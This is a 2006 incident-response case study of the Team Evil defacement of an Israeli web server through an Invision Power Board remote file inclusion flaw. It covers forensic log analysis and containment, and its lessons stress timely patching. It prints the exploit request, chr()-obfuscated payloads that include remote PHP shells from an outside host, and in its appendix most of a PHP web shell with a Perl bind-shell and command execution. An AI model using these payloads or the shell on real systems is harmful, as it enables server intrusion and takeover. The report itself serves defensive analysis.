

Case Study: A Cyber-terrorism Attack, Analysis and Response

Kfir Damari, Ami Chayun and Gadi Evron.
12th of July, 2006.



Background

In early July 2006 hundreds of attacks were launched against pro-Israeli Internet servers following political tensions from activity in Gaza. These attacks were executed by the Moroccan hacking group “Team Evil”. Among the sites affected was the site of the Rambam hospital and a Citrix server for Bank Ha Poalim. In the last few days there is a re-awakening of attacks of this type.

During an on-going incident from the 11th of July, Beyond Security's beSIRT responded and conducted forensic analysis, lead by duty officer Kfir Damari, with the purpose of containing the incident, then tracing the steps, tools and m.o. used by the attackers.

In this text we will write on three main aspects of the incident:

- Technical description of the exploitation.
- Incident Response Forensic Analysis (IRFA).
- Strategic analysis and counter-measures.

What happened

What Team Evil actually did was to add a script to the front page of the attacked site:

```
http://<body onload="document.body.innerHTML='<iframe scrolling=no
frameborder=0 width=100% height=100% src=
http://www.zone-h.net/defaced/2006/07/10/www.otherhackedsite.co.il/></iframe>
```

Using a simple exploit, the attackers defaced the server. Instead of rewriting the index page content, Team Evil created an iframe including a cached version of a previously defaced site on the Zone-H mirror:

<http://www.zone-h.net/defaced/2006/07/10/www.otherhackedsite.co.il>

This was done on all the sites hosted on the compromised server, as it was a shared hosting server with several other websites using it.



Technical description of the exploitation

The attackers' viewpoint

Finding the vulnerability

A common intelligence gathering method is the use of automated vulnerability assessment tools. Attackers use both publicly available and private tools to scan potential targets and find vulnerable applications on them.

In this case Team Evil searched Google for signs indicating that a vulnerable version of the Invision forum web application is installed.

Running the exploit – Gaining access

What was exploited in this case is a remote file inclusion vulnerability in Invision Power Board 2.1.x.

This vulnerability became publicly known in April 2006, when proof of concept code was released: <http://www.securiteam.com/exploits/SDP070AIKC.html>

From the Invision patch issued on the 19th of June, 2006:

"The exploit uses a flaw in how regular expressions are executed in PHP 5 versus PHP 4, leaving Invision Power Board 2.1.x vulnerable via injecting HTML into a post via hexadecimal HTML entities."

The proof of concept uses the vulnerability in the *lastdate* parameter.

The exploit sends a search request looking for index.php, using the HTTP POST method. In this case:

```
http://hackedsite.co.il/index.php?act=Search&CODE=show&searchid=bb75c4a6123e37a490250ffa546d21bd39&search_in=posts&result_type=posts&highlite=%2Br5test&lastdate=z|eval.*?%20//)%23e%00
```

After running the exploit, the attacker can use any HTTP header in the same request to run malicious code. In this incident, Team Evil used another version of the exploit, that can be found at: <http://r.st.void.ru/download/r57ipbce.txt>

The exploit file comments describe it as:

```
## Invision Power Board 2.* commands execution exploit by RST/GHC
## vulnerable versions <= 2.1.5
## tested on 2.1.4, 2.0.2
##
## (c)oded by ldt.w0lf
## RST/GHC
## http://r.st.void.ru
## http://g hc.ru
```

This exploit does not include an embedded interactive 'shell', but rather causes the attacked server to download a PHP 'shell' from r.st.void.ru. This will be discussed further in the following section.

The attack payload used was:

```
eval( chr(105). chr(110). chr(99). chr(108). chr(117). chr(100). chr(101).  
chr(32). chr(34). chr(104). chr(116). chr(116). chr(112). chr(58). chr(47).  
chr(47). chr(114). chr(115). chr(116). chr(116). chr(46). chr(118). chr(111).  
chr(105). chr(100). chr(46). chr(114). chr(117). chr(47). chr(100).  
chr(111). chr(119). chr(110). chr(108). chr(111). chr(97). chr(100).  
chr(47). chr(114). chr(53). chr(55). chr(115). chr(104). chr(101). chr(108).  
chr(108). chr(46). chr(116). chr(120). chr(116). chr(34). chr(59). chr(47).  
chr(42). chr(32) ); /
```

It decodes to:

```
include "http://r st.void.ru/download/r57shell.txt";/*
```

This is a classic remote file inclusion that allows the attacker to gain complete control on the vulnerable machine.


Establishing a Foothold

Once access was achieved, Team Evil used two PHP scripts which were put on the server by the execution of the payload. The **r57shell.txt** tool is downloaded and executed.

r57shell is a remote control 'shell' written in PHP, that allows the attacker to run any command desired via the web interface.

The shell supports commands such as: directory listing, open files, create files, run scripts, access MySQL / MSSQL, send email from the server, in and outbound FTP, etc.

Screenshots (r57shell.txt)



r57shell - Mozilla Firefox

http://forum[redacted]index.php?act=Search&CODE=show&searchid=e3510229ccb82f3a98e0f2f0a22df613&sea

IPB WARNING [2] join(): Bad arguments. (Line: 1158 of http://rst.void.ru/download/r57shell.txt)

phpinfo [php.ini] [tmp] [delete] 03:32:39 12-07-2006
safe_mode: ON PHP version: 4.3.11 cURL: ON MySQL: ON MSSQL: ON PostgreSQL: OFF Oracle: OFF
Disable functions: NONE r57shell 1.31
Free space : 32.99 GB Total space: 49.71 GB

Windows NT BGU 5.2 build 3790 OS :
Server :
User :
: pwd

D:\inetpub\vhosts\[redacted]\subdomains\forum\htdocs

safe_dir :
new_name

```
admin.php 12429 11:33 04.03.2006
11.07.2006 20:50 <DIR> aspnet_client
21.02.2006 09:33 6823 [redacted]
22.04.2006 12:11 488 [redacted]
24.04.2006 03:33 <DIR> backup
24.04.2006 03:25 <DIR> backup-Apr-24-2006-1
24.04.2006 03:21-310156791 backup-Apr-24-2006-1.tar.gz
22.04.2006 13:51 <DIR> [redacted]
22.04.2006 13:51 <DIR> bb
24.04.2006 03:37 <DIR> blog
24.04.2006 03:37 <DIR> blog_setup
21.02.2006 09:33 142337 blog_templates.xml
24.04.2006 03:37 <DIR> cache
24.04.2006 03:37 <DIR> cfg
24.04.2006 03:37 <DIR> cgi-bin
21.02.2006 09:33 5897 [redacted].php
```

1.844s

r57shell - Mozilla Firefox

http://forum[redacted]index.php?act=Search&CODE=show&searchid=e3510229ccb82f3a98e0f2f0a22df613&sea

delete script */ */
//unlink("r57shell.php");
;"/readfile("/etc/passwd

etc/passwd/

etc/passwd/

mysql root password 3306

master sa password 1433

dir

1.844s



After the first shell was executed, a second phase in the attack commenced with the use of a second shell (1.txt, see appendix). This shell appears to be a rather amateurish script. It is possible Team Evil wrote it on their own.

The shell supports commands such as: directory listing, command execution, downloading from a URL (to the server), downloading from the server, editing files, etc. It also lets the user bind a port.

This second tool seems to be located on a hacked web sites that was broken into the earlier in the same day as the attack in discussion. The exploit payload that downloads the shell looks like (original IP replaced with X's):

```
echo(chr(105).chr(110).chr(99).chr(108).chr(117).chr(100).chr(101).chr(32).chr(34).chr(104).chr(116).chr(116).chr(112).chr(58).chr(47).chr(47).chr(88).chr(88).chr(88).chr(88).chr(46).chr(88).chr(88).chr(46).chr(88).chr(88).chr(88).chr(46).chr(88).chr(88).chr(88).chr(47).chr(46).chr(46).chr(46).chr(47).chr(49).chr(46).chr(116).chr(120).chr(116).chr(34).chr(59).chr(47).chr(42).chr(32));//
```




This payload decodes to:

```
include "http://XXX.XX.XXX.XXX/.../1.txt";/*
```

The attackers created a directory named '...' on the previously owned web server, and used it to host their malicious file.

Within hackedsite2.co.il, used to host the script the group uses (1.txt) directory listing is enabled – http://hackedsite2.co.il/.../:


Index of /...

| Name | Last modified | Size | Description |
|--|-------------------------------|----------------------|-----------------------------|
|  Parent Directory | 11-Jul-2006 12:18 | - | |
|  1.txt | 11-Jul-2006 13:28 | 8k | |
|  123.txt | 11-Jul-2006 22:11 | 1k | |

When searching the web there is one reference for it which we found, where it is hidden in a text file with a JPEG (.jpg) extension:

```
http://www.swalfna.com/gallery/download.php?image_id=56&sessionid=6256754f949410618c271abcc72d41fa
```

Screenshot (1.txt – possibly self made PHP shell)



Attack Operations

1. The attack originated from three main /24 networks:

- 212.27.47.*
- 212.138.47.*
- 212.138.113.*

IP addresses in these ranges are listed in known black lists as proxies. Most of them originate from Saudi Arabia.

2. Even though the attack exploits a vulnerability patched last month, a quick Google search found more than 299000 sites vulnerable to the attack nearly a month after the patch for it was released. Many of these no longer work.



beSIRT

beSIRT@BeyondSec

Incident Response Forensic Analysis (IRFA)

Background

While surfing a prominent web page, some configuration changes were noticeable by its users, one of whom was Kfir Damari, a leading engineer working at Beyond Security who at the time was the officer on duty for beSIRT.

Kfir promptly contacted the web site administrator. Four hours later an answer came that no action was taken by the administrator that day to account for these changes.

At that point it became apparent that the web site in question was defaced by Team Evil and action had to be taken immediately.

There was no time to perform a full forensic investigation. What the attacked organization required was a real-time forensic analysis of the attack in order to contain damage and respond accordingly, with the following operational goals in mind:

- Stop the continuing damage being inflicted as soon as possible by kicking out the attackers who were damaging the site while analysis was done.
- Prevent further access from the attackers.
- Determine what hole the attackers used to get in, and seal it.

While these goals are sequential, they **had to be done simultaneously** to be successful as the attackers were at the same time performing **counter-measures and attacking back**.

It was a **fight between the attackers** who were already in the system, and the **incident response personnel on the ground** with the help of the local **system administrator**.

While covering all the bases is important in forensic investigations, this incident required swift and ongoing decision making, often based on gut-feeling, rather than what the text book dictates.

It wasn't about collecting evidence or waiting for a clear-cut conclusion. It was, pure and simple: *Fix It!*

Some background on the site's three-parts structure:

- Front page - a browsing site which is dynamically updated from an mdb database (where the Site News section is).
- Forums – based on Invision Power Board 2.5. The forum data is stored in a MySQL database.
- Marketing site – which is updated from the mdb database.

Some of the steps described below were happening at the same time, we try to convey a chronological account of the activity.



beSIRT

beSIRT@BeyondSecu

Incident Response Log: dog-fight with the attackers, chronological account

Step #1: Examine defaced page

An injected script was quickly found on the front page under Site News. This could only have been achieved by accessing the front page's mdb and adding the script, as the page keeps getting updated dynamically and any changes done directly to it would have been over-written.

The script was:

```
http://<body onload="document.body.innerHTML='<iframe scrolling=no
frameborder=0 width=100% height=100% src=
http://www.zone-h.net/defaced/2006/07/10/www.anotherhackedsite.co.il/></iframe>
```

The attackers now became intruders.

Step #2: Check the mdb

We checked the mdb to see when the the new records were added.

Step #3: Evaluate the data gathered

We suspected the vulnerability used was likely in a web application, based on the system administrator's debrief (specifically the patching policy).

Invision Power board was a likely suspect to begin with, as:

1. One of the hosted sites was using the Invision forum, and was last patched a month ago.
2. Forum users complained about changes in the forum without the administrator's knowledge.

It was high time to start looking at the web server logs. As time was of the essence, we immediately skipped to the suspected time of attack as seen in the mdb.

Step #4: IIS log analysis

The IIS logs showed that an old page, no longer in use was accessed. This web page provides direct access to the mdb.

Step #5: Delete web page and evaluate next step

This page did not have a conventional name. It was unlikely that an outside attacker could locate it. However, it had no protection and was freely accessible.

The dangerous web page was deleted as an immediate precaution. It wasn't the intruders' point of entry though, so some time was wasted.

Step #6: Back to the IIS logs



beSIRT

beSIRT@BeyondSecu

Continuing from what we already learned and user reports of unexpected configuration changes made earlier that day, we looked at the IIS logs for that time period.

We noticed a rather unique Agent-ID in the logs. It seems that the suspected intruders had a spyware installed on their computer, which adds "SIMBAR" to their agent identification:

```
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+SIMBAR+Enabled;+.NET+CLR+1.1.4322)
```

Now that we had an Agent-ID associated with the possible intruders, we searched through all the logs we had available (simply using grep). The search result left us with a 120KB file, instead of 130MB.

From here on it was easy to map the IP addresses used by the intruders. Here is an example of an entry in the log file (we changed the site's IP address to 1.2.3.4, and marked the intruders' IP address in red):

```
2006-07-11 16:12:05 W3SVC14275 SITE 1.2.3.4 GET /frame.aspx - 80 -  
212.138.47.XX HTTP/1.0  
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1;+SIMBAR+Enabled;+.NET+CLR+1.1.4322) - http://forum.hackedsite.co.il/ www.hackedsite.co.il 200 0 0 10748  
616 812
```

Going over the data we noticed a request for a strange URL just before the entries we parsed for. It was a GET request to:

```
http://forum.hackedsite.co.il/index.php?act=Search&CODE=show&searchid=e3510229c  
cb82f3a98e0f2f0a22df613&search_in=posts&result_type=posts&highlite=%2BEval123&l  
astdate=z|eval.*?%20//)%23e%00
```

Step #7: Examining a rogue request

Opening the strange URL in a browser resulted with the first tool in the arsenal of the intruders. This web-based GUI application was in fact a PHP written 'shell'. Further examination of the page showed the intruders were also trying to do something yet undetermined with the forums hosted on the site, somewhat confirming our earlier suspicion.

Looking at the tool we soon discovered that it was created by "RuSH security team" (more on this in the technical analysis section).

Step #8: Exploring "RuSH security team"

We soon located the tool on the web page:
[http:// r st.void.ru/download/r57shell.txt](http://r.st.void.ru/download/r57shell.txt)

Looking at their site provided another clue, which was an exploit for Invision Power Board 2.x:
[http:// r st.void.ru/download/r57ipbce.txt](http://r.st.void.ru/download/r57ipbce.txt)

A signature comparison of the exploit to the logs turned out to be a match!
A quick search on [SecuriTeam](#) showed us that a similar exploit was publicly known from Apr. 30th.

Step #9: On-going log analysis



beSIRT

beSIRT@BeyondSecu

While the above was done, new information incoming from the log analysis found another tool. This was another PHP shell called *l.txt*, used by the intruders.

Step #10: The face of the enemy

The exploit required a registered user account in the forum, from which to launch the attack.

While examining the second web GUI tool we noticed that there was **currently** a user trying to **use the exploit**. At this stage we **no longer had a system administrator present**, nor access to the attacked machine.

Step #11: Taking action!

Left with no other alternative and the organization's approval, we used the intruders' web GUI tool to retrieve the MySQL password and used it to get into the forum database and escalate the permission of a user under our control to an administrator status (probably like the intruders themselves have done...).

- As a quick hack, a counter-measure was applied. The word "eval" was filtered out in order to prevent injection of the exploit payload to other messages.
- The rogue injected script was deleted from the mdb.
- The shell tools were deleted.
- The injected defacing and offending messages, as well as accounts used by the intruders, were deleted from the forum system.

Step #12: Starting a full forensic investigation into the system

Now that the current crisis was dealt with, it was time to start conducting a full investigation into the system.

One of our more interesting findings from the IIS log files, was that the intruders did not succeed in getting the MySQL password. They just didn't know where to look for it.



beSIRT

beSIRT@BeyondSecu

Strategic analysis and counter-measures

Attack Methodology

The attack on the server in question was done by exploiting vulnerabilities in an unpatched web application. Other web sites hosted on the server were also affected.

A combination of public and home-made tools was used, indicating a higher level of technical skill by the attacking party (Team Evil) than that usually seen by similar groups. That said, these tools and techniques are **very simple** and their success can be regarded to the fact that the application attacked (Invision) was simply not updated with the latest security patches.

As to the operation itself and how the attackers attempted to maintain control of the compromised server, apparently, they did not want to rely on a port being open **and** reachable, or running a new process on the machine such as a Trojan horse.

In our opinion that is why they executed their operations using scripts from an already running process (the web server), and maintained access with the victim server via the “always accessible” port 80 (the web server HTTP port).

Also, using a web application for a shell provides with a comfortable remote web GUI.

It is possible that by using the web as a front-end for the shell, the attackers assured both that their operation would appear like normal work done by regular users, and that their access to the compromised server would be maintained as long as it is online. Further, attacking a PHP application assured them that PHP is present on the server and can be used as a scripting language.

The fact that this attack was used for a defacement (which makes the existence of the attack obvious) does not eliminate the possibility of using the same m.o. for different types of more long-term operations in the future.

Another important note is that once a server is compromised, no matter what the attack actually achieved, it can no longer be trusted. The fact that this server was defaced does not exclude the danger that a backdoor of some kind was placed on it.

To our knowledge, such a backdoor was not used by the attackers in this operation.

Conclusions - lessons learned and best practices



beSIRT

beSIRT@BeyondSecu

This attack (and others like it) may have been simple, but it **succeeded**. Security is always about the weakest link and several large organizations were hurt by it. Our main lessons are based on common sense, and are on issues often over-looked.

It's success can be attributed to two main factors:

- Lack of **timely** patching of applications (including web applications) to the latest version, and lack of verification of the patches by the use of vulnerability assessment tools.
- In some cases the web daemon was not run with proper privileges, so that when it was compromised the rest of the server was also compromised.

As the risk is known (attacks via unpatched vulnerabilities) and the threat is real (general Internet menace such as worms and specific targeted attacks by interest groups, such as ideological hacking groups) we believe that investment in properly patching vulnerabilities across the enterprise is a necessary step.

Verifying and ensuring the patching process by scanning all computers on the network and their patch level using vulnerability assessment systems, is prudent. This process is also critical to detect applications and computers we may not be aware of.

The system administrator of our case study updated his system roughly every month. This vulnerability is almost a month old and already thousands of websites have been compromised by it's use, almost immediately after it's release. Another conclusion from this incident would be that timely patching (ASAP – As Soon As Possible) is the way to go.

As this incident proved, even the most trivial of vulnerabilities can cause a complete system compromise if the system is not patched for them.

Further, in our opinion re-emphasizing the importance of system privileges in the hardening process of different systems is a good second layer of defense in case access to the computer was achieved by an attacker.

Another security management concern which surfaced during these attacks is the Trust, policy and monitoring of third-party partners, affiliates, outsourcing and contractors. As an example, Bank Ha Poalim hosted a Citrix site on a shared hosting server farm at the Israeli ISP Netvision, which was hacked early this month by the same group. Apparently, the security employed by Netvision was insufficient.

Building a secure application and making sure the services running on the server are properly patched and configured is no longer enough, as those who share the server with you may run insecure web applications.

Unless measures are taken to scan for these threats ahead of time, or avoid them all-together by using dedicated hosting this incident is destined to repeat itself.

Appendix



123.txt

```
1. <?php
2. /*
3. include("/home/z4arcom/public_html/vb/includes/config.php");
4. print_r($GLOBALS);
5. }
6. ?>
```

1.txt

```
1. jpg IHDR txt Tú IHDR txt Tú IHDR txt Tú
2. <?
3. error_reporting(0);
4. /* Loader'z WEB Shell v 0.1 {14 07 2005} Undetected Team
5. */
6. ?>
7.
8. <style type='text/css'>
9. html { overflow-x: auto }
10. BODY { font-family: Verdana, Tahoma, Arial, sans-serif; font-size: 11px;
    margin: 0px; padding: 0px; text-align: center; color: #c0c0c0; background-
    color: #336699 }
11. TABLE, TR, TD { font-family: Verdana, Tahoma, Arial, sans-serif; font-size:
    11px; color: #c0c0c0; background-color: #336699 }
12. BODY,TD {FONT-SIZE: 13px; FONT-FAMILY: verdana, arial, helvetica;}
13. A:link {COLOR: #666666; TEXT-DECORATION: none}
14. A:active { COLOR: #666666; TEXT-DECORATION: none;}
15. A:visited {COLOR: #666666; TEXT-DECORATION: none;}
16. A:hover {COLOR: #999999; TEXT-DECORATION: none;}
17. BODY {
18.     SCROLLBAR-FACE-COLOR: #DCE7EF;
19.     SCROLLBAR-HIGHLIGHT-COLOR: #dbdbdb;
20.     SCROLLBAR-SHADOW-COLOR: #598BB6;
21.     SCROLLBAR-3DLIGHT-COLOR: #598BB6;
22.     SCROLLBAR-ARROW-COLOR: #598BB6;
23.     SCROLLBAR-TRACK-COLOR: #F4FAFD;
24.     SCROLLBAR-DARKSHADOW-COLOR: #dbdbdb;
25.     background-color: #336699;
26. }
27.
28.
29.
30. fieldset.search { padding: 6px; line-height: 150% }
31.
32. label { cursor: pointer }
33.
34. form { display: inline }
35.
36. img { vertical-align: middle; border: 0px }
37.
38. img.attach { padding: 2px; border: 2px outset #000033 }
39.
40.
41. #logostrip { padding: 0px; margin: 0px; background-color: #000000; border: 1px
    solid #CBAB78; }
42. #content { padding: 10px; margin: 10px; background-color: #000000; border: 1px
    solid #CBAB78; }
43. #logo { FONT-SIZE: 50px; }
44. </style>
45.
46.
47. <title>ZETHA WEB SHELL </title>
48.
49. <table "width="100%" height=100% bgcolor="#336699">
50. <tr><td align="center" valign="top">
51.
52.
53. <table><tr><td>
54. <?php
```



beSIRT

beSIRT@BeyondSecu

```
55.
56. $dir = $_POST['dir'];
57. $dir = stripslashes($dir);
58.
59. $cmd = $_POST['cmd'];
60. $cmd = stripslashes($cmd);
61.
62.
63. $bind = "
64. #!/usr/bin/perl
65.
66. \ $port = $port;
67. \ $port = \ $ARGV[0] if \ $ARGV[0];
68. exit if fork;
69. $0 = \"updatedb\" . \" \" x100;
70. \ $SIG{CHLD} = 'IGNORE';
71. use Socket;
72. socket(S, PF_INET, SOCK_STREAM, 0);
73. setsockopt(S, SOL_SOCKET, SO_REUSEADDR, 1);
74. bind(S, sockaddr_in($port, INADDR_ANY));
75. listen(S, 50);
76. while(1)
77. {
78.     accept(X, S);
79.     unless(fork)
80.     {
81.         open STDIN, \"<&X\";
82.         open STDOUT, \">&X\";
83.         open STDERR, \">&X\";
84.         close X;
85.         exec(\"/bin/sh\");
86.     }
87.     close X;
88. }
89. ";
90.
91. function decode($buffer){
92.
93. return convert_cyr_string ($buffer, d, w);
94.
95. }
96.
97.
98. $servsoft = $_SERVER['SERVER_SOFTWARE'];
99.
100. if (ereg("Win32", $servsoft, $reg)){
101. $sertype = "winda";
102. }
103. else
104. {
105. $sertype = "other";}
106.
107.
108.
109. echo $servsoft . "<br>";
110. chdir($dir);
111. echo "Total space " . (int)(disk_total_space(getcwd())/(1024*1024)) . "Mb " .
    "Free space " . (int)(disk_free_space(getcwd())/(1024*1024)) . "Mb <br>";
112.
113. if ($sertype == "winda"){
114.
115. ob_start('decode');
116. echo "Version: ";
117. echo passthru("ver") . "<br><br>";
118. ob_end_flush();
119. }
120.
121. if ($sertype == "other"){
122. echo "id:";
123.
124. echo passthru("id") . "<br>";
125. echo "uname:";
126. echo passthru("uname -a") . "<br><br>";
127. }
```



beSIRT

beSIRT@BeyondSecu

```
128.
129.
130.
131.
132.if($_POST['post'] == "yes" and $HTTP_POST_FILES["userfile"][name] != "")
133.{
134.copy($HTTP_POST_FILES["userfile"]["tmp_name"],$HTTP_POST_FILES["userfile"]["name"]);
135.}
136.
137.if(($_POST['fileto'] != "")||($_POST['filefrom'] != ""))
138.
139.{
140.$data = implode("", file($_POST['filefrom']));
141.$fp = fopen($_POST['fileto'], "wb");
142.fputs($fp, $data);
143.$ok = fclose($fp);
144.if($ok)
145.{
146.$size = filesize($_POST['fileto'])/1024;
147.$sizef = sprintf("%.2f", $size);
148.print "<center><div id=logostrip>Download - OK.
    ($. $sizef."ê?)</div></center>";
149.}
150.else
151.{
152.print "<center><div id=logostrip>Something is wrong. Download - IS NOT
    OK</div></center>";
153.}
154.}
155.
156.if ($_POST['installbind']){
157.
158.if (is_dir($_POST['installpath']) == true){
159.chdir($_POST['installpath']);
160.$_POST['installpath'] = "temp.pl";}
161.
162.
163.$fp = fopen($_POST['installpath'], "w");
164.fwrite($fp, $bind);
165.fclose($fp);
166.
167.exec("perl " . $_POST['installpath']);
168.chdir($dir);
169.
170.
171.}
172.
173.if ($_POST['editfile']){
174.$fp = fopen($_POST['editfile'], "r");
175.$filearr = file($_POST['editfile']);
176.
177.foreach ($filearr as $string){
178.$string = str_replace("<" , "&lt;" , $string);
179.$string = str_replace(">" , "&gt;" , $string);
180.$content = $content . $string;
181.}
182.
183.echo "<center><div id=logostrip>Edit file: $editfile </div><form
    action=\"$_REQUEST_URI\" method=\"POST\"><textarea name=content cols=122
    rows=20>$content</textarea>
184.<input type=\"hidden\" name=\"dir\" value=\"\" . getcwd() .\">
185.<input type=\"hidden\" name=\"savefile\" value=\"".$_POST['editfile']\"><br>
186.<input type=\"submit\" name=\"submit\" value=\"Save\"></form></center>";
187.fclose($fp);
188.}
189.
190.if($_POST['savefile']){
191.
192.$fp = fopen($_POST['savefile'], "w");
193.$content = stripslashes($content);
194.fwrite($fp, $content);
195.fclose($fp);
196.echo "<center><div id=logostrip>Successfully saved!</div></center>";
```




beSIRT

beSIRT@BeyondSecu

```
197.
198.}
199.
200.
201.if ($cmd){
202.
203.echo "<center><textarea cols=122 rows=20>";
204.if($sertype == "winda"){
205.ob_start('decode');
206.passthru($cmd);
207.ob_end_flush();}
208.else{
209.passthru($cmd);
210.}
211.
212.echo "</textarea></center>";
213.
214.
215.}else{
216.$arr = array();
217.
218.$arr = array_merge($arr, glob("*"));
219.$arr = array_merge($arr, glob(".*"));
220.$arr = array_merge($arr, glob("*."));
221.$arr = array_unique($arr);
222.sort($arr);
223.echo "<table><tr><td>Name</td><td>Type</td><td>Size</td><td>Last
    access</td><td>Last change</td><td>Perms</td><td>Write</td><td>Read</td></tr>";
224.
225.foreach ($arr as $filename) {
226.
227.if ($filename != "." and $filename != ".."){
228.
229.if (is_dir($filename) == true){
230.$directory = "";
231.$directory = $directory . "<tr><td>$filename</td><td>" . filetype($filename) .
    "</td><td></td><td>" . date("G:i j M Y",fileatime($filename)) . "</td><td>" .
    date("G:i j M Y",filemtime($filename)) . "</td><td>" . fileperms($filename);
232.if (is_writable($filename) == true){
233.$directory = $directory . "<td>Yes</td>";}
234.else{
235.$directory = $directory . "<td>No</td>";
236.
237.}
238.
239.if (is_readable($filename) == true){
240.$directory = $directory . "<td>Yes</td>";}
241.else{
242.$directory = $directory . "<td>No</td>";
243.}
244.$dires = $dires . $directory;
245.}
246.
247.if (is_file($filename) == true){
248.$file = "";
249.$file = $file . "<tr><td>$filename</td><td>" . filetype($filename) .
    "</td><td>" . filesize($filename) . "</td><td>" . date("G:i j M
    Y",fileatime($filename)) . "</td><td>" . date("G:i j M Y",filemtime($filename))
    . "</td><td>" . fileperms($filename);
250.if (is_writable($filename) == true){
251.$file = $file . "<td>Yes</td>";}
252.else{
253.$file = $file . "<td>No</td>";
254.}
255.
256.if (is_readable($filename) == true){
257.$file = $file . "<td>Yes</td></td></tr>";}
258.else{
259.$file = $file . "<td>No</td></td></tr>";
260.}
261.$files = $files . $file;
262.}
263.
264.
```



beSIRT

beSIRT@BeyondSecu

```
265.
266.}
267.
268.
269.
270.}
271.echo $dirs;
272.echo $files;
273.echo "</table><br>";
274.}
275.
276.
277.
278.echo "
279.<form action=\"\$REQUEST_URI\" method=\"POST\">
280.Command:<INPUT type=\"text\" name=\"cmd\" size=30 value=\"\$cmd\">
281.
282.
283.Directory:<INPUT type=\"text\" name=\"dir\" size=30 value=\"\";
284.
285.echo getcwd();
286.echo "\">
287.<INPUT type=\"submit\" value=\"Do it\"></form>";
288.
289.
290.
291.
292.if (ini_get('safe_mode') == 1){echo "<br><font
size=\"3\"color=\"#cc0000\"><b>SAFE MOD IS ON<br>
293.Including from here: "
294.. ini_get('safe_mode_include_dir') . "<br>Exec here: " .
ini_get('safe_mode_exec_dir') . "</b></font>";}
295.
296.
297.
298.
299.
300.
301.
302.
303.echo "<div><FORM method=\"POST\" action=\"\$REQUEST_URI\"
enctype=\"multipart/form-data\">
304.Download here <b>from</b>:
305.<INPUT type=\"text\" name=\"filefrom\" size=30 value=\"http://\">
306.<b>into:</b>
